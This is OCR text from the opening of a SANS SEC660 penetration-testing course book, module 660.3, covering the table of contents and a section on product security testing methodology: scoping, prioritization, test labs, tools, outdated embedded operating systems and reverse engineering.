SEC660 | ADVANCED PENETRATION TESTING, EXPLOIT WRITING, AND ETHICAL HACKING

660.3

Python, Scapy, and Fuzzing

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

SEC660.3 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SANS

Python, Scapy, and Fuzzing

Python, Scapy, and Fuzzing – 660.3
In this section, we will cover topics such as product security testing, Python scripting for penetration testers, and fuzz testing for bug discovery. Each of these areas will be leveraged throughout the course as we continue to build from concepts learned in courses such as SEC560 *Network Penetration Testing and Ethical Hacking.*

Courseware Version: D01_01

Table of Contents (1)	Page

Table of Contents (1)

This is the Table of Contents slide to help you quickly access specific sections and exercises.

Table of Contents (2)	Page
Sulley Post-Mortem Analysis	173
Fuzzing Block Coverage Measurement	181
Fuzzing Block Coverage Measurement with DynamoRIO	185
EXERCISE: DynamoRIO Block Measurement	191
Source-Assisted Fuzzing with AFL	200
American Fuzzy Lop	205
Bootcamp	217
EXERCISE: Problem Solving with Scapy and Python	219
EXERCISE: Intelligent Mutation Fuzzing with Sulley	231
EXERCISE: Source-Assisted Fuzzing with AFL	241

Table of Contents (2)

This is the Table of Contents slide to help you quickly access specific sections and exercises.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 3

Product Security Testing

Python for Penetration Testers

Exercise: Enhancing Python Scripts

Leveraging Scapy

Exercise: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Exercise: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Product Security Testing


In this module, we will discuss the practice of product security testing.

Objectives

- Our objective for this module is to understand:
  - Product Security Testing
  - Prioritization
  - Testing environment and tools
  - Bug discovery and disclosure
  - Documentation and reporting


Objectives

The objectives in this module focus on an approach to product security, including an overview of testing, prioritization, tools, bug discovery, and reporting.



Product Security Testing

Working as an advanced penetration tester often means testing products and applications being considered for use by an organization. Product security testing is typically limited to a specific product or application or range of products within the same space. Often these products are being considered as a replacement to an existing technology or a new technology being introduced. Penetration testing frameworks offer limited support with this type of testing, unless there is a known vulnerability and corresponding exploit. A tester must be able to take any type of product or application and have a methodical approach to performing a complex risk assessment. Remember you are often the final say from a security perspective as to whether or not an organization moves forward with a particular product or application. Failure to identify vulnerabilities could result in serious implications if a vulnerability is discovered by an attacker. Types of devices that you may be asked to assess include NAC, IPS/IDS, AV, VoIP, smartphones, embedded systems, and countless others.



Initial Questions

Though seemingly obvious, these initial questions can help with prioritization and timing estimates for testing. Business units can sometimes be reluctant to share information about the reasoning for selecting a particular product for use within an organization. This author has seen reasons ranging from cost and company reputation to executive-level commitments and vested interests. Remember, your job is to perform a risk assessment on a proposed product that may have the potential to scale quickly outside of the initial scope and expose customers, employees, vendors, and others to potential vulnerabilities. It is the tester's name on the final report. We'll discuss risk transference later. Once a product is approved for implementation, it is difficult to justify and fund change in the future, regardless of the reasoning.

These questions are best discussed in-person or on a conference call. Any missed questions or action items should be documented and tracked closely. Sales representatives from a product company are known to promote or leak information about a feature or control that is still in development. The type of product should be discussed, along with any competitors within the space. The product sponsors should be prepared to respond to significant questioning about the product's functionality and security features, along with the reasoning for selecting the product at hand. Contacts should be provided, giving the tester direct access to developers and other technical staff from the company owning the product. Depending on the size of the company and the size of the potential transaction, it is not uncommon to be on a call with the CIO from the company owning the product. This level of visibility requires the skill of articulating complex topics at a business level. At smaller organizations, the CIO is often quite technical and willing to provide whatever information is needed.

Other initial questions should include the size of the initial deployment and likelihood of scaling the deployment in the future. The location of the deployment is essential when applicable. A smartphone deployment to a limited number of senior managers is much different than a new AV product rolled out to 100K systems. These questions must be put into perspective accordingly. The type of access stored on, passed through, or accessible by the product is critical in understanding the impact to the organization.

Though often carried out by a separate team, a risk assessment must be performed on the product, starting at a very basic level. It is not uncommon to see your writing appear in many emails and reports. A medium-to-large organization with an internal risk assessment group will certainly leverage the documentation provided in the final report. The level of access to the product by regular users and administrators must be well-understood in order to gauge the impact, as well as the likelihood, of vulnerability discovery and successful exploitation.

Documented Request

- Request for new technology should be in writing
- Funding often drives prioritization
- Request should include project sponsor and justification
  - Who is requesting the technology?
  - How will it help the organization?

Documented Request

As with most work-related items, the request for a product security test should be formally submitted and thoroughly documented. The request should be submitted by the project sponsor, or someone representing the project sponsor. The documented request helps with prioritization and accountability. Funding for some projects is very unstable, especially if there is no real business justification. Throughout the lifetime of the testing, the tester should be in contact with the sponsor in order to be notified of any changes to the status of the request. This also allows the tester to inform the sponsor of any issues with testing, ranging from security issues to changes in scope.


Prioritization

- Two main areas of prioritization:
  - What is the company most worried about?
    - Regulatory compliance
    - Intellectual property exposure
    - Access to sensitive records
  - How much time do you have?
    - Must often determine biggest threats due to time limitations set by requestor
    - Must relay limitations due to time to requestor and document any untested areas

Prioritization

There are many items that may help to determine the prioritization level of a given assessment. Most of them can be summarized into two main areas. The first area is driven by cost and takes into consideration items such as regulatory compliance, intellectual property, and access to critical assets. If a regulation is driving the implementation of a new control or technology, project prioritization is often based on compliance penalties and tight deadlines. Identified vulnerabilities relative to intellectual property and critical data exposure are another prioritization driver under this area.


The other main area of prioritization has to do with timing. Often, the requestor has made project commitments within a given timeframe. The amount of time for product security testing may not have been forecast into the project plan, and even if time was allotted, it is often not enough. The tester must identify the biggest areas of concern based on the type of product being tested. From this information, a testing plan can be developed. The tester must document and communicate how the time restrictions affect the overall testing effort. Any areas skipped due to these limitations must be documented as such.



Executive Projects


It is not uncommon for senior management to request a technology that would otherwise not be considered for use within an organization. Many of the requested devices were not initially designed for enterprise deployment and must play catch-up to meet the security requirements and demands of commercial use. Other types of devices and technologies were designed for enterprise use, but still require controls. It is likely that the deployment of newer technologies will be limited to a small number of business leaders.

An iPad is arguably not the most effective tool for most employees to perform their day-to-day activities, but few would argue that the device is great. If requested by business leaders, chances are that the device will make its way onto the network regardless of the security policy. Without a proper evaluation period, security testing, and controls, newer technologies may pose an unknown threat to an organization. Working with the project sponsor to limit the deployment to a small number of employees, and restricting the type of data stored on or accessed by the device, can help mitigate the initial risk to allow for proper testing.



Ready to Test

Once the testing scope has been identified and agreed upon, testing can begin. It should be clearly defined and documented as to what the drivers of the project are, who the sponsors are, the biggest areas of concern, the size of the deployment and potential scalability, and the agreed-upon time commitments. Google should be trolled for any research that may have already been done on the product at hand. This can help to save time during testing. When this author was researching the use of Address Space Layout Randomization (ASLR) on Windows Vista/7/2008, a research paper by Ollie Whitehouse at Symantec was discovered, which helped to save countless hours of research.



Testing Environment

Each request for product security testing is likely to be unique. As a tester works through a large number of requests, a large amount of testing methods and tools written can be modified and reused. A tester will begin to develop a toolkit of custom techniques and tools written from various testing, which can become quite valuable. As each test is unique, a static lab setup is unlikely; however, there are some basic items that are almost always needed for testing.

Virtualization software such as VMware is an invaluable tool. The ability to load custom builds that represent production systems, along with the ability to create snapshots of those systems in various states, is essential for testing. Though virtualization is great, we still need hardware on which to install the virtualization products. Also, some OSs do not support virtualization, such as mainframe systems. If the product undergoing testing is a widget or physical device, virtualization may not be required.


Disassemblers and debuggers are required to do reverse engineering and analysis of crashes. These tools include GNU Debugger (GDB), IDA Pro, objdump, WinDbg, Immunity Debugger, OllyDbg, and many others. Fuzzing tools such as Sulley and PacketFu can help to automate the bug discovery process. More on fuzzing later. Familiarity with a scripting language such as Python or Ruby can help a tester save countless hours. It is almost a requirement that the tester has programming knowledge when performing product security testing, as analysis often leads to reverse engineering and exploit writing. Python and Ruby have come a long way with support for exploit research. Sniffers are also an essential part of testing, enabling the tester to determine network behavior and perform protocol analysis. These tools are covered throughout the course!

OS Version of Embedded Devices and Widgets

- Determine the underlying operating system
  - Embedded devices, bastion hosts, network widgets, and others are often running on outdated OSs
  - Linux Kernel 2.4 and early 2.6 is still seen on modern devices
  - Devices go unpatched at the OS level
  - Vendors often get a product working on a specific OS and do not update

OS Version of Embedded Devices and Widgets

The underlying operating system of a product is often outdated and unpatched. Some of these OSs are inherently vulnerable, as they can have significant issues at the kernel level. The Linux kernel versions 2.6.17 – 2.6.19 are vulnerable to a trampoline-style attack defeating ASLR. Systems up to 2.6.24 are likely vulnerable to the well-known vmsplice exploit. Other more recent versions lack kernel security to protect against null pointer dereferencing, making exploitation trivial. Understanding the many exploits affecting various operating systems over the years can help penetrate embedded devices, network widgets, bastion hosts, and other locked-down devices.




Reverse Engineering and Debugging

Depending on the level of access to the product being tested, reverse engineering may be an option. Behavioral analysis of a product or application may have limitations. The only way to truly understand the inner workings of a program is by having the source code, or reversing the program. Decompilers are available, such as the Hex-Rays Decompiler, but they are expensive and not perfect with their interpretation. Reverse engineering is an advanced skill, as well as time-consuming. Access to the product may be limited in such a way where the ability to reverse engineer it may not be possible.

